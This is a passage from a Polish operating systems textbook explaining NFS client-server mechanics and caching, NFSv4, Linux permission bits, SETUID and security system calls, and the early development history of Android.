Kiedy po stronie klienta jest otwierany zdalny plik, w pewnym momencie (w trakcie analizy składowej użytej ścieżki) jądro osiąga katalog, w którym zamontowano zdalny system plików. Jądro odkrywa wówczas, że ma do czynienia ze zdalnym katalogiem, a w jego v-węzle odnajduje wskaźnik do odpowiedniego r-węzła. Na tej podstawie jądro może zażądać od kodu klienta NFS otwarcia danego pliku. Kod klienta analizuje wówczas pozostałą część ścieżki na zdalnym serwerze (skojarzonej z zamontowanym katalogiem), aby uzyskać z serwera uchwyt pliku. Klient tworzy w swoich tabelach r-węzeł dla zdalnego pliku, po czym informuje o realizacji swoich zadań warstwę VFS, która umieszcza w swoich tablicach v-węzeł wskazujący na ten r-węzeł. Oznacza to, że dla każdego otwartego pliku lub katalogu istnieje v-węzeł wskazujący albo na odpowiedni r-węzeł, albo na właściwy i-węzeł.

Proces wywołujący otrzymuje deskryptor zdalnego pliku. Deskryptor jest odwzorowywany na v-węzeł na podstawie wewnętrznych tabel warstwy wirtualnego systemu plików. Warto pamiętać, że żadne wpisy tabel nie są tworzone po stronie serwera. Mimo że serwer jest przygotowany na odsyłanie uchwytów plików w odpowiedzi na otrzymywane żądania, w żaden sposób nie śledzi, które pliki były przedmiotem tego rodzaju żądań. Kiedy serwer otrzymuje uchwyt pliku w ramach żądania dostępu, sprawdza jego poprawność, po czym — jeśli jest prawidłowy — wykorzystuje go do wykonania odpowiedniej operacji. Procedura weryfikacji może obejmować sprawdzenie klucza uwierzytelniającego zawartego w nagłówkach RPC (jeśli włączono tryb zabezpieczeń).

Jeśli w kolejnym wywołaniu systemowym, np. `read`, użyjemy deskryptora pliku, warstwa wirtualnego systemu plików zlokalizuje odpowiedni v-węzeł i na tej podstawie określi, czy żądamy dostępu do pliku lokalnego, czy zdalnego, po czym zidentyfikuje opisujący go i-węzeł lub r-węzeł. Warstwa VFS wysyla następnie na serwer komunikat obejmujący odpowiedni uchwyt, przesunięcie (utrzymywane po stronie klienta, nie serwera) oraz liczbę żądanych bajtów. Dla zapewnienia jak najwyższej efektywności dane pomiędzy klientem a serwerem są przesyłane w dużych pakietach (zwykle po 8192 bajtów), nawet jeśli klient żąda mniejszej liczby bajtów.

Kiedy komunikat żądania dociera na serwer, jest przekazywany do warstwy wirtualnego systemu plików serwera, która odpowiada za identyfikację lokalnego systemu plików zawierającego żądzany plik. Warstwa VFS odwołuje się do tego lokalnego systemu plików, aby odczytać i zwrócić bajty zawarte w odpowiednim pliku. Dane są następnie odsyłane klientowi. Kiedy warstwa wirtualnego systemu plików klienta otrzymuje żądzony 8-kilobajtowy pakiet, automatycznie generuje żądanie następnego pakietu, aby w razie konieczności jak najszybciej dysponować potrzebnymi danymi. Ten mechanizm, znany jako *odczyt z wyprzedzeniem* (ang. *read ahead*), znacznie podnosi wydajność opisywanego modelu.

Podczas operacji zapisu ścieżka komunikacji pomiędzy klientem a serwerem przebiega bardzo podobnie. Także wówczas dane są przesyłane w 8-kilobajtowych pakietach. Jeśli wywołanie systemowe `write` zapisuje mniej niż 8 kB danych, dane są lokalnie kumulowane. Dopiero po wypełnieniu całego 8-kilobajtowego pakietu następuje jego przesłanie na serwer. Jeśli jednak plik jest zamknięty, wszystkie jego dane są niezwłocznie wysyłane na serwer.

Inną techniką wykorzystywaną do podnoszenia wydajności systemu plików NFS jest buforowanie danych w ramach pamięci podręcznej (podobnie jak w systemie UNIX). Serwery składają dane w pamięci podręcznej, aby zminimalizować operacje dostępu do dysku, jednak działanie tego mechanizmu jest niewidoczne dla klientów. Komputery klienckie utrzymują po dwie pamięci podręczne — jedną dla atrybutów plików (i-węzłów) i drugą dla właściwych danych plików. Kiedy system potrzebuje i-węzła lub bloku pliku, sprawdza, czy niezbędne dane są składowane w pamięci podręcznej — jeśli tak, można uniknąć kosztownej komunikacji sieciowej.

Pamięć podręczna stosowana po stronie klienta co prawda znacznie podnosi wydajność sieciowego systemu plików, jednak prowadzi też do pewnych problemów. Przypuśćmy, że dwa komputery klienckie składają w swoich pamięciach podręcznych ten sam blok dysku i że jeden z tych komputerów modyfikuje zawartość tego bloku. Kiedy drugi komputer odczyta następnie ten blok, otrzyma starą, nieaktualną wartość. Zawartość obu pamięci podręcznych jest niespójna.

Z uwagi na potencjalne niebezpieczeństwa wynikające z tej niespójności, implementacja systemu plików NFS podejmuje wiele działań na rzecz ograniczania tego rodzaju zagrożeń. Po pierwsze z każdym blokiem pamięci podręcznej jest skojarzony pewien limit czasowy. Kiedy ten limit wygasza, odpowiedni wpis zostaje usunięty. W przypadku bloków danych limit wynosi zwykle 3 s; dla bloków katalogów stosuje się limit na poziomie 30 s. W ten sposób można nieznacznie ograniczyć ryzyko utraty spójności danych. Co więcej, przy okazji każdej operacji otwarcia pliku składowanego w pamięci podręcznej klient na serwer komunikat, aby określić, kiedy otwierany plik był po raz ostatni modyfikowany. Jeśli ostatnia modyfikacja miała miejsce już po umieszczeniu lokalnej kopii w pamięci podręcznej, wspomniana kopia jest usuwana — należy wówczas uzyskać nową kopię z serwera. I wreszcie raz na 30 s limit czasowy pamięci podręcznej wygasza i wszystkie brudne (zmodyfikowane) bloki są odsyłane na serwer. Opisane zabiegi, choć niedoskonale, zapewniają użyteczność systemu w większości sytuacji.

Czwarta wersja systemu NFS

Czwartą wersję systemu plików NFS zaprojektowano z myślą o uproszczeniu pewnych operacji (w porównaniu z wcześniejszą wersją). Inaczej niż opisany powyżej system NFSv3, NFSv4 jest *stanowym* (ang. *stateful*) systemem plików. Dzięki temu istnieje możliwość stosowania dla zdalnych plików operacji open, ponieważ zdalny serwer NFS utrzymuje wszystkie struktury związane z systemem plików, w tym wskaźniki do plików. Operacje odczytu nie muszą więc obejmować bezwzględnych przedziałów odczytywanych bajtów — mogą przyrostowo odczytywać kolejne porcje danych, począwszy od pozycji, na której zakończyła się ostatnia operacja odczytu. Takie rozwiązanie skutkuje krótkimi komunikatami i stwarza możliwość umieszczania wielu operacji systemu NFSv3 w pojedynczej transakcji sieciowej.

Stanowy charakter systemu plików NFSv4 ułatwia jego integrację z rozmaitymi protokołami opisanego wcześniej systemu NFSv3, co prowadzi do utworzenia jednego spójnego protokołu. Stanowość wyklucza konieczność obsługi odrębnych protokołów dla operacji związanych z monto-waniem, buforowaniem, blokowaniem i zabezpieczaniem plików. System NFSv4 lepiej sprawdza się podczas współpracy zarówno z systemami plików Linuksa (i ogólnie systemów UNIX), jak i z systemami plików systemów operacyjnych Windows.

10.7. BEZPIECZEŃSTWO W SYSTEMIE LINUX

Linux, jako klon systemów MINIX i UNIX, niemal od samego początku był systemem wielu użytkowników. Właśnie pochodzenie tego systemu powoduje, że mechanizmy związane z bezpieczeństwem i kontrolą informacji są rozwijane od bardzo długiego czasu. W poniższych punktach przyjrzymy się wybranym aspektom bezpieczeństwa w systemie Linux.

10.7.1. Podstawowe pojęcia

Społeczność użytkowników systemu Linux składa się z pewnej liczby zarejestrowanych użytkowników, z których każdy ma przypisany unikatowy identyfikator **UID** (od ang. *User ID*). Identyfikator UID jest liczbą całkowitą z przedziału od 0 do 65 535. Pliki (podobnie jak procesy i inne zasoby) mają przypisywane identyfikatory UID swoich właścicieli. Za właściciela pliku domyślnie uważa się osobę, która ten plik utworzyła, chociaż istnieje możliwość zmiany własności.

Użytkowników można organizować w grupy, które także mają przypisywane 16-bitowe liczby całkowite nazywane identyfikatorami **GID** (od ang. *Group ID*). Kojarzenie użytkowników z grupami jest wykonywane ręcznie (przez administratora systemu) i polega na umieszczaniu odpowiednich wpisów w systemowej bazie danych (określających, którzy użytkownicy należą do których grup). Użytkownik może jednocześnie należeć do jednej lub wielu grup. Dla uproszczenia nie będziemy poświęcać więcej czasu temu zagadnieniu.

Podstawowy mechanizm bezpieczeństwa w systemie Linux jest prosty. Każdy proces ma przypisane identyfikatory UID i GID swojego właściciela. Nowo tworzony plik otrzymuje identyfikatory UID i GID procesu, który tę operację wykonuje. Także zbiór uprawnień dostępu do nowego pliku jest ustawiany zgodnie z odpowiednimi ustawieniami procesu tworzącego ten plik. Uprawnienia decydują o zakresie dostępu do pliku jego właściciela, pozostałych członków grupy, do której należy ten właściciel, oraz pozostałych użytkowników. Dla każdej z tych trzech kategorii istnieje możliwość dostępu poprzez odczyt, zapis i wykonywanie (reprezentowanych odpowiednio przez litery *r*, *w* oraz *x*). Dopuszczanie do wykonywania plików ma oczywiście sens tylko w przypadku wykonywalnych programów binarnych. Każda próba wykonania pliku z uprawnieniami

wykonywania, ale niewykonywalnego (czyli pozbawionego prawidłowego nagłówka na początku) zakończy się błędem. Ponieważ istnieją trzy kategorie użytkowników i po trzy bity na każdą kategorię, do reprezentacji praw dostępu wystarczy 9 bitów. Wybrane przykłady kombinacji tych wartości 9-bitowych wraz ze znaczeniem przedstawiono w tabeli 10.14.

Tabela 10.14. Przykłady trybów ochrony pliku

Binarnie	Symboliczne	Dopuszczalne operacje dostępu
111000000	rwx-----	Właściciel pliku może go odczytywać, zapisywać i wykonywać
111111000	rwxrwx----	Właściciel pliku i jego grupa mogą go odczytywać, zapisywać i wykonywać
110100000	w-r----	Właściciel pliku może go odczytywać i zapisywać; jego grupa może ten plik odczytywać
110100100	rw-r--r--	Właściciel pliku może go odczytywać i zapisywać; wszyscy pozostali użytkownicy mogą ten plik odczytywać
111101101	rwxr-xr-x	Właściciel pliku może z nim robić wszystko; pozostali użytkownicy mogą go odczytywać i wykonywać
000000000	-----	Nikt nie ma żadnego dostępu do pliku
000000111	-----rwx	Tylko użytkownicy z zewnątrz mają pełny dostęp do danego pliku (to dość dziwne, ale dopuszczalne)

Dwa pierwsze wiersze tabeli 10.14 nie wymagają dodatkowych wyjaśnień — zapewniają odpowiednio właścielowi i grupie właściwego pełny dostęp do pliku. Kolejna kombinacja bitów uprawnień umożliwia grupie, do której należy właściciel pliku, odczytywanie tego pliku, ale nie zapewnia członkom tej grupy możliwości jego modyfikowania; pozostali użytkownicy są całkowicie pozbawieni dostępu. Czwarta kombinacja jest typowa dla plików z danymi, których właściciele chcą upublicznić swoje zasoby. Podobnie piąty wiersz jest typowy dla publicznie dostępnych programów. Szósty wpis uniemożliwia wszystkim użytkownikom dostęp do pliku. Ten tryb „dostępu” stosuje się czasem dla plików wykorzystywanych do wzajemnego wykluczania dostępu, ponieważ każda próba utworzenia już istniejącego pliku tego typu kończy się niepowodzeniem. Oznacza to, że jeśli wiele procesów jednocześnie próbuje utworzyć taki plik, tylko jeden z nich może wykonać tę operację prawidłowo. Ostatni przykład jest o tyle dziwny, że daje pozostałym użytkownikom systemu większe prawa niż te, którymi dysponuje właściciel pliku. Możliwość stosowania tego rodzaju rozwiązań wynika z przyjętych reguł ochrony — okazuje się, że właściciel pliku może zmienić tryb ochrony, nawet jeśli nie ma żadnych praw dostępu do samego pliku.

Użytkownik z identyfikatorem UID równym 0 jest traktowany specjalnie i określa się go mianem *superużytkownika* (ang. *superuser*, *root*). Superużytkownik ma prawo odczytu i zapisu wszystkich plików w systemie, niezależnie od tego, do kogo należą i jak są chronione. Także procesy z identyfikatorem UID równym 0 mają prawo korzystania z pewnego zbioru chronionych wywołań systemowych niedostępnych dla zwykłych użytkowników. Zwykle tylko administrator systemu zna hasło superużytkownika, jednak wielu użytkowników z mniejszymi uprawnieniami uważa poszukiwanie luk w zabezpieczeniach umożliwiających logowanie w tej roli (mimo nieznanego hasła) za doskonałą zabawę i ciekawe wyzwanie. Kierownictwo organizacji z natury rzeczy próbuje zwalczać tego rodzaju próby.

Katalogi to także pliki z tymi samymi trybami ochrony co zwykłe pliki (z wyjątkiem bitu wykonywania, który zastąpiono uprawnieniem przeszukiwania). Oznacza to, że katalog z trybem *rwxr-xr-x* umożliwia właścielowi odczyt, modyfikowanie i przeszukiwanie swojej zawartości, ale pozostałym użytkownikom daje tylko możliwość odczytywania i przeszukiwania, ale już nie dodawania ani usuwania plików.

Plikom specjalnym reprezentującym urządzenia wejścia-wyjścia przypisuje się te same bity ochrony co zwykłym plikom. W ten sposób można skutecznie ograniczać dostęp do poszczególnych urządzeń wejścia-wyjścia. Przykładowo plik specjalny drukarki, */dev/lp*, może należeć do superużytkownika lub jakiegoś użytkownika specjalnego (demonu) i mieć ustawione uprawnienia *rw-----*, aby zapobiec bezpośredniemu dostępowi innych użytkowników do drukarki. Gdyby wszyscy mogli swobodnie drukować swoje dokumenty, powstalby chaos.

Wskazanie demona jako właściciela pliku specjalnego */dev/lp* z trybem ochrony *rw-----* oczywiście oznacza, że nikt inny nie może korzystać z danej drukarki. Chociaż takie rozwiązanie pozwala uratować przed przedwczesną śmiercią wiele niewinnych drzew, czasem użytkownicy naprawdę muszą coś wydrukować. W rzeczywistości problem jest bardziej ogólny i ma związek z kontrolą dostępu do wszystkich urządzeń wejścia-wyjścia i innych zasobów systemowych.

Wspomniany problem rozwiązano, dodając do omówionych wcześniej dziesięciu bitów nowy bit ochrony, tzw. *bit SETUID*. Podczas wykonywania programu z ustawionym bitem SETUID tzw. *efektywny identyfikator UID* odpowiedniego procesu staje się identyfikatorem właściciela tego pliku wykonywalnego (zamiast identyfikatora UID użytkownika, który ten program uruchomił). Kiedy proces próbuje otworzyć jakiś plik, weryfikowany jest właśnie jego efektywny identyfikator UID, nie zwykły identyfikator UID. Mechanizm przypisywania demonowi własności programu uzyskującego dostęp do drukarki (z ustawionym bitem SETUID) umożliwia każdemu użytkownikowi wykonywanie tego programu i — tym samym — uzyskiwanie praw demona (dostępu do pliku */dev/lp*), ale tylko za pośrednictwem tego programu (który może np. kolejkować zadania drukowania zgodnie z przyjętym porządkiem).

Wiele „wrażliwych” programów Linuksa należy do superużytkownika, ale ma ustawiony bit SETUID. Przykładowo program umożliwiający użytkownikom modyfikowanie ich haseł, *passwd*, z natury rzeczy musi zapisywać dane w pliku haseł. Publiczne udostępnianie pliku haseł do zapisu nie byłoby dobrym rozwiązaniem. Właśnie dlatego plik haseł jest modyfikowany tylko przez program, którego właścicielem jest superużytkownik i który ma ustawiony bit SETUID. Mimo że wspomniany program ma pełny dostęp do pliku haseł, zaprojektowano go w taki sposób, aby zmieniał tylko hasło użytkownika wywołującego i nie zezwalał na inne formy dostępu do pliku haseł.

Oprócz bitu SETUID istnieje też bit SETGID, którego znaczenie jest analogiczne — bit SETGID tymczasowo nadaje użytkownikowi efektywny identyfikator GID programu. W praktyce jednak bit SETGID wykorzystuje się dość rzadko.

10.7.2. Wywołania systemowe Linuksa związane z bezpieczeństwem

Liczba wywołań systemowych związanych z bezpieczeństwem systemu Linux jest stosunkowo niewielka. Najważniejsze wywołania z tej grupy wymieniono i krótko opisano w tabeli 10.15. Najczęściej używanym wywołaniem tego typu jest chmod. Za pomocą tego wywołania można zmieniać tryb ochrony. Polecenie w tej formie:

```
s = chmod("/usr/ast/newgame", 0755);
```

przypisuje plikowi *newgame* bity ochrony *rwxr-xr-x*, aby każdy mógł go uruchomić (warto zwrócić uwagę na stałą ósemkową 0755, która jest o tyle wygodna, że bity ochrony składają się z 3-bitowych grup). Bity ochrony mogą być zmieniane tylko przez właściciela pliku i superużytkownika.

Wywołanie systemowe access sprawdza (na podstawie rzeczywistych identyfikatorów UID i GID), czy określona forma dostępu do pliku jest dopuszczalna. Wywołanie systemowe access jest niezbędne do unikania naruszeń bezpieczeństwa w programach z ustawionym bitem SETUID

Tabela 10.15. Wybrane wywołania systemowe związane z bezpieczeństwem. Zwracany kod s równy -1 oznacza błąd; zmienne uid i gid reprezentują odpowiednio identyfikatory UID i GID. Parametry nie wymagają dodatkowych wyjaśnień

Wywołanie systemowe	Opis
s = chmod(path, mode)	Zmienia tryb ochrony wskazanego pliku
s = access(path, mode)	Sprawdza dostępność na podstawie rzeczywistych identyfikatorów UID i GID
uid = getuid()	Zwraca rzeczywisty identyfikator UID
uid = geteuid()	Zwraca efektywny identyfikator UID
gid = getgid()	Zwraca rzeczywisty identyfikator GID
gid = getegid()	Zwraca efektywny identyfikator GID
s = chown(path, owner, group)	Zmienia właściciela i grupę
s = setuid(uid)	Ustawia identyfikator UID
s = setgid(gid)	Ustawia identyfikator GID

i należących do superużytkownika. Ponieważ taki program może niemal wszystko, warto czasem sprawdzić, czy jego bieżący użytkownik rzeczywiście powinien mieć możliwość wykonywania pewnych operacji. Program tego typu nie może po prostu próbować wykonywać pewnych operacji, ponieważ praktycznie zawsze uzyskuje dostęp do żądzanych zasobów. Wywołanie systemowe access pozwala programowi określić, czy ta sama operacja byłaby możliwa w przypadku rzeczywistych identyfikatorów UID i GID.

Kolejne cztery wywołania systemowe zwracają rzeczywiste i efektywne identyfikatory UID i GID. Z ostatnich trzech wywołań może korzystać tylko superużytkownik. Za ich pomocą można zmienić właściciela pliku oraz identyfikatory UID i GID procesu.

10.7.3. Implementacja bezpieczeństwa w systemie Linux

Kiedy użytkownik loguje się w systemie, program `login` (z ustawionym bitem SETUID superużytkownika) prosi użytkownika o wpisanie nazwy i hasła. Hasło jest następnie kodowane, aby sprawdzić, czy plik haseł (`/etc/passwd`) zawiera pasujący kod skojarzony z podaną nazwą użytkownika (systemy sieciowe działają nieco inaczej). Kody kryptograficzne mają zapobiec składowaniu haseł w niezaszyfrowanej formie. Jeśli hasło jest prawidłowe, program `login` sprawdza w pliku `/etc/passwd`, którą powłokę wybrał dany użytkownik jako swoją powłokę preferowaną (zwykle jest to `bash`, ale może to być też inna powłoka, jak `csh` czy `ksh`). Program `login` wykorzystuje następnie wywołania systemowe `setuid` i `setgid` do nadania samemu sobie identyfikatorów UID i GID danego użytkownika (może to zrobić, ponieważ ma ustawiony bit SETUID superużytkownika), po czym otwiera klawiaturę w roli standardowego wejścia (deskryptor pliku 0) oraz ekran w roli standardowego wyjścia i standardowego błędu (odpowiednio deskryptory plików 1 i 2). I wreszcie program `login` uruchamia wybraną powłokę i kończy działanie.

Na tym etapie preferowana powłoka użytkownika działa już z prawidłowymi identyfikatorami UID i GID oraz ze standardowym wejściem, standardowym wyjściem i standardowym błędem wskazującym na urządzenia domyślne. Wszystkie procesy rozwidlane z procesu powłoki (tj. polecenia wpisywane przez użytkownika) automatycznie dziedziczą jego identyfikatory UID i GID, zatem mają prawidłowo ustawionego właściciela i grupę. Te same wartości są przypisywane także wszystkim plikom tworzonym przez te procesy.

Kiedy proces próbuje otworzyć jakiś plik, system sprawdza najpierw bity ochrony w i-węźle tego pliku i porównuje je z efektywnymi identyfikatorami UID i GID, aby ustalić, czy żądana

forma dostępu jest dopuszczalna. Jeśli tak, plik jest otwierany, a użyte wywołanie systemowe zwraca jego deskryptor. Jeśli nie, plik nie jest otwierany, a kod wywołujący otrzymuje wartość -1. Kolejne wywołania read lub write nie wymagają już dodatkowej weryfikacji uprawnień. Jeśli więc tryb ochrony pliku zostanie zmieniony już po jego otwarciu, wprowadzone modyfikacje nie wpłyną na możliwości procesów, które otwarły go wcześniej.

Model bezpieczeństwa systemu Linux i jego implementacja są takie same jak w wielu innych, tradycyjnych systemach UNIX.

10.8. ANDROID

Android jest stosunkowo nowym systemem operacyjnym zaprojektowanym do działania na urządzeniach mobilnych. Bazuje na jądrze systemu Linux. W samym jądrze wprowadzono zaledwie kilka nowych pojęć. Wykorzystano większość mechanizmów systemu Linux, które już znamy (procesy, identyfikatory użytkowników, pamięć wirtualna, systemy plików, szeregowanie itp.). Czasami zrobiono to w sposób bardzo różny od tego, w jaki mechanizmy te były pierwotnie stosowane.

W ciągu pięciu lat od czasu wprowadzenia na rynek Android stał się jednym z najpowszechniej używanych systemów operacyjnych na smartfony. Jego popularność spowodowała eksplozję popularności smartfonów. Po części stało się tak dlatego, że system jest dostępny za darmo dla producentów urządzeń mobilnych — mogą oni stosować go w swoich produktach bez ograniczeń. Jest to także platforma open source, co sprawia, że może być dostosowana do wielu różnorodnych urządzeń. System jest popularny nie tylko wśród urządzeń tzw. elektroniki użytkowej (jak tablety, telewizory, konsole do gier i odtwarzacze multimedialne), w których wielką zaletą jest obfitość aplikacji, ale też coraz częściej jest wykorzystywany w roli systemu operacyjnego dla systemów wbudowanych w urządzeniach wymagających *graficznego interfejsu użytkownika (GUI)* — tzn. telefonach VOIP, inteligentnych zegarkach, samochodowych deskach rozdzielczych, urządzeniach medycznych oraz urządzeniach wykorzystywanych w gospodarstwie domowym.

Duża część systemu operacyjnego Android została napisana w języku wysokiego poziomu — Java. Jądro i liczne niskopoziomowe biblioteki są napisane w językach C i C++. Jednak znaczna część systemu jest napisana w Javie, podobnie interfejs API — z kilkoma wyjątkami — jest napisany i opublikowany w Javie. Części Androida napisane w Javie mają projekt ściśle obiektowy, co wynika z cech tego języka programowania.

10.8.1. Android a Google

Android jest specyficznym systemem operacyjnym ze względu na sposób, w jaki łączy kod open source z aplikacjami zewnętrznych producentów nieudostępniających kodu źródłowego swoich produktów. Część open source Androida, określana jako *Android Open Source Project (AOSP)*, jest całkowicie otwarta i darmowa — do wykorzystania i modyfikowania przez wszystkich zainteresowanych.

Ważnym celem Androida jest wsparcie dla rozbudowanego środowiska aplikacji firm zewnętrznych. Wymaga to stabilnej implementacji i rozbudowanego interfejsu API. Jednak w świecie open source, gdzie każdy producent urządzenia może dostosować platformę tak, jak chce, często pojawiają się problemy zgodności. Musi być jakiś sposób, aby kontrolować ten konflikt.

W przypadku Androida częściowym rozwiązaniem jest dokument **CDD** (ang. *Compatibility Definition Document* — dosł. dokument definicji zgodności), który opisuje, jak powinien zachowy-

wać się Android, aby była zapewniona zgodność z aplikacjami innych firm. W dokumencie tym zamieszczono wymagania, jakie musi spełniać kompatybilne urządzenie z systemem Android. Jednak bez jakiegos sposobu egzekwowania tej zgodności wymagania te często byłyby ignorowane. W związku z tym musi istnieć dodatkowy mechanizm, który pomoże zapewnić kompatybilność.

W systemie Android rozwiązano ten problem, pozwalając na tworzenie dodatkowych zastrzeżonych usług na bazie platformy open source. Pozwala to na świadczenie usług (zazwyczaj w chmurze), których nie można zaimplementować na samej platformie. Ponieważ usługi te są zastrzeżone, istnieje możliwość ograniczenia zakresu urządzeń, na których są dozwolone. W ten sposób można wymagać zgodności tych urządzeń z dokumentem CDD.

Firma Google zaimplementowała system Android w taki sposób, aby był w stanie wspierać szeroką gamę zastrzeżonych usług w chmurze. Reprezentatywną grupę tych usług stanowią usługi Google: Gmail, synchronizacja kalendarza i kontaktów, komunikacja pomiędzy chmurą a urządzeniem (ang. *Cloud To Device Messaging — C2DM*), a także wiele innych, spośród których niektóre są widoczne dla użytkownika, a inne nie. Pod względem oferowania kompatybilnych aplikacji najważniejszą usługą jest Google Play.

Google Play to prowadzony przez firmę Google sklep z aplikacjami dla Androida. Ogólnie rzeczą biorąc, gdy deweloperzy stworzą aplikację na Androida, publikują ją w sklepie Google Play. Ponieważ Google Play (lub dowolny inny sklep z aplikacjami) jest kanałem, przez który aplikacje są dostarczane do urządzeń z systemem Android, ta zastrzeżona usługa jest odpowiedzialna za zapewnienie działania aplikacji na urządzeniach, na które są one dostarczane.

Usługa Google Play w celu zapewnienia zgodności wykorzystuje dwa główne mechanizmy. Pierwszym i najważniejszym jest wymaganie, aby każde urządzenie dostarczane z usługą było kompatybilne z systemem Android w rozumieniu dokumentu CDD. To gwarantuje bazowe zachowanie wszystkich urządzeń. Ponadto Google Play musi wiedzieć o wszystkich funkcjach urządzenia, których aplikacja wymaga (np. obecność GPS do implementacji nawigacji samochodowych), aby aplikacja nie była udostępniana na te urządzenia, na których tych funkcji brakuje.

10.8.2. Historia Androida

Firma Google opracowała system operacyjny Android w połowie pierwszej dekady bieżącego wieku — po przejęciu we wczesnej fazie projektu firmy Android. Prawie wszystkie prace rozwojowe nad platformą w obecnym kształcie zostały przeprowadzone pod kierownictwem firmy Google.

Wczesna faza rozwoju

Android, Inc. był firmą produkującą oprogramowanie, założoną z myślą o tworzeniu oprogramowania dla inteligentnych urządzeń przenośnych. Pierwotnie myślano o kamerach wideo, jednak wkrótce, z powodu większego potencjalnego rynku, w kręgu zainteresowania znalazły się smartfony. Ten pierwszy cel urósł do rangi próby rozwiązania największych ówczesnych trudności tworzenia aplikacji dla urządzeń mobilnych — stworzenia na bazie Linuksa otwartej platformy, która mogłaby być powszechnie stosowana.

W tym czasie, w celu zademonstrowania koncepcji systemu, zaimplementowano prototypy interfejsu użytkownika platformy. Sama platforma była ukierunkowana na trzy kluczowe języki: JavaScript, Java i C++. miało to na celu zapewnienie wsparcia dla bogatego środowiska rozwoju aplikacji.

Kiedy w lipcu 2005 roku Google przejął firmę Android, zapewniono niezbędne zasoby i wsparcie dla usług w chmurze w celu dalszego rozwoju Androida jako kompletnego produktu. Dość mała grupa inżynierów, ścisłe ze sobą współpracujących, zaczęła rozwijać zasadniczą infrastrukturę platformy, budując podstawy do rozwoju aplikacji wyższego poziomu.

Na początku 2006 roku dokonano istotnych zmian w planie: zamiast obsługi wielu języków programowania skoncentrowano się w całości na Javie jako języku rozwoju aplikacji. Była to trudna zmiana, ponieważ pierwotne, wielojęzyczne podejście powierzchownie zadowalało wszystkich. Skoncentrowanie się na jednym języku zostało odebrane przez inżynierów, którzy preferowali inne języki, jako krok wstecz.

Jednak starając się zadowolić wszystkich, łatwo osiągnąć stan, w którym nikt nie jest zadowolony. Budowanie trzech różnych zestawów API dla różnych języków wymagałoby znacznie więcej wysiłku niż skupienie się na jednym języku. Co więcej, każdy z tych interfejsów API miałby niższą jakość. Decyzja o skupieniu się na języku Java była najważniejsza dla ostatecznej jakości platformy oraz miała znaczny wpływ na zdolność dotrzymywania ważnych terminów przez członków zespołu deweloperów.

W miarę postępu prac platformę Android rozwijano w ścisłym związku z aplikacjami, które ostatecznie miały być dostarczone wraz z systemem. Firma Google już wtedy oferowała szereg usług, w tym Gmail, Maps, Calendar, YouTube i oczywiście Search, które miały być dostępne na platformie Android. Wiedza zdobyta podczas implementowania tych aplikacji wywarła wpływ na projekt powstającej platformy. Dzięki iteracyjnemu procesowi rozwoju platformy wraz z aplikacjami można było wyeliminować wiele wad projektowych na wczesnym etapie prac.

Większość wczesnych prac nad rozwojem aplikacji wykonano w warunkach dostępności dla programistów niewielkiej części platformy systemowej. Platforma zwykle działała wewnątrz jednego procesu — za pośrednictwem „symulatora”, na którym działał cały system wraz ze wszystkimi jego aplikacjami. Wszystkie one działały jako pojedynczy proces na komputerze-hoście. Do tej pory dostępne są pozostałości tej starej implementacji — np. w pakiecie **SDK** (od ang. *Software Development Kit*), którego programiści Android używają do pisania aplikacji, jest dostępna metoda `Application.onTerminate`.

W czerwcu 2006 roku wybrano dwa urządzenia jako cele rozwoju oprogramowania dla planowanych produktów. Pierwsze, o nazwie kodowej Sooner (dosł. wcześniej), bazowało na smartfonie wyposażonym w klawiaturę QWERTY i ekran bez dotykowego wejścia. Celem tego urządzenia było dostarczenie początkowego produktu tak szybko, jak to możliwe — z wykorzystaniem istniejącego sprzętu. Drugie urządzenie docelowe, o nazwie kodowej Dream (dosł. sen), zaprojektowano specjalnie dla systemu Android — tak by działał całkowicie zgodnie z wizją produktu. Urządzenie było wyposażone w duży (jak na owe czasy) ekran dotykowy, wysuwaną na zewnątrz klawiaturę QWERTY, radio 3G (w celu szybszego przeglądania sieci Web), akcelerometr, GPS, kompas (do obsługi Google Maps) itp.

Kiedy dokładniej przeanalizowano harmonogram wytwarzania oprogramowania, stało się jasne, że rozwój dwóch harmonogramów sprzętowych nie ma większego sensu. Odkryto, że w czasie kiedy będzie można wydać wersję Sooner, sprzęt, na który była ona przeznaczona, będzie już przestarzały, a wysiłki wkładane w opracowanie tej wersji powodowały opóźnienia w rozwoju ważniejszego urządzenia — Dream. Aby rozwiązać ten problem, postanowiono zrezygnować z wersji Sooner jako urządzenia docelowego (choć prace rozwojowe na tym sprzęcie prowadzono jeszcze przez jakiś czas — do momentu przygotowania nowszego sprzętu) i skoncentrowano się całkowicie na wersji Dream.

Android 1.0

Pierwszą publicznie udostępnioną platformą Android był pakiet preview SDK, wydany w listopadzie 2007 roku. Składał się z emulatora urządzenia sprzętowego, na którym działał kompletny obraz urządzenia z systemem Android i podstawowymi aplikacjami oraz dokumentacją API i środowiskiem programistycznym. W tym momencie były gotowe zasadniczy projekt i implementacja. W dużej mierze były one zbliżone do współczesnej architektury systemu Android, którą będziemy omawiać. W publikacji zawarto demonstracyjne klipy wideo platformy działającej zarówno na sprzęcie Sooner, jak i Dream.

Wczesne prace rozwojowe nad systemem Android wykonywano w ramach kwartalnych „kamieni milowych”, które prezentowały postępy procesu. Wydanie SDK było pierwszym bardziej formalnym wydaniem platformy. Publikacja wymagała zebrania wszystkich elementów, które zostały do tej pory opracowane, uporządkowania ich, udokumentowania oraz stworzenia spójnego środowiska wytwarzania oprogramowania dla zewnętrznych producentów.

Odtąd prace rozwojowe były wykonywane zgodnie z dwoma ścieżkami: zbieranie opinii na temat SDK w celu dalszego udoskonalenia i sfinalizowania API oraz wykańczanie i stabilizowanie implementacji potrzebnej do opublikowania urządzenia Dream. W tym czasie wprowadzono szereg publicznych aktualizacji do pakietu SDK. Ich kulminacją było wydanie 0.9 (w sierpniu 2008 roku), w którym zawarto interfejs API niemal w ostatecznej wersji.

Nad samą platformą prowadzono intensywne prace rozwojowe. Na wiosnę 2008 roku skoncentrowano się na stabilizacji, aby można było opublikować urządzenie Dream. Wówczas Android zawierał dużą ilość kodu, który nigdy nie został opublikowany jako produkt komercyjny. Na ten nieopublikowany kod składały się część bibliotek języka C, interpreter Dalvik (służący do uruchamiania aplikacji), a także fragmenty systemu oraz niektóre aplikacje.

Android zawierał również sporo nowych pomysłów projektowych, których nigdy wcześniej nie wdrażano, dlatego nie było jasne, czy sprawdzą się one w praktyce. Wszystkie te elementy trzeba było scalić w stabilny produkt. Zespół poświęcił kilka pracowitych miesięcy na to, by zapewnić spójne i zgodne z oczekiwaniami działanie wszystkich komponentów.

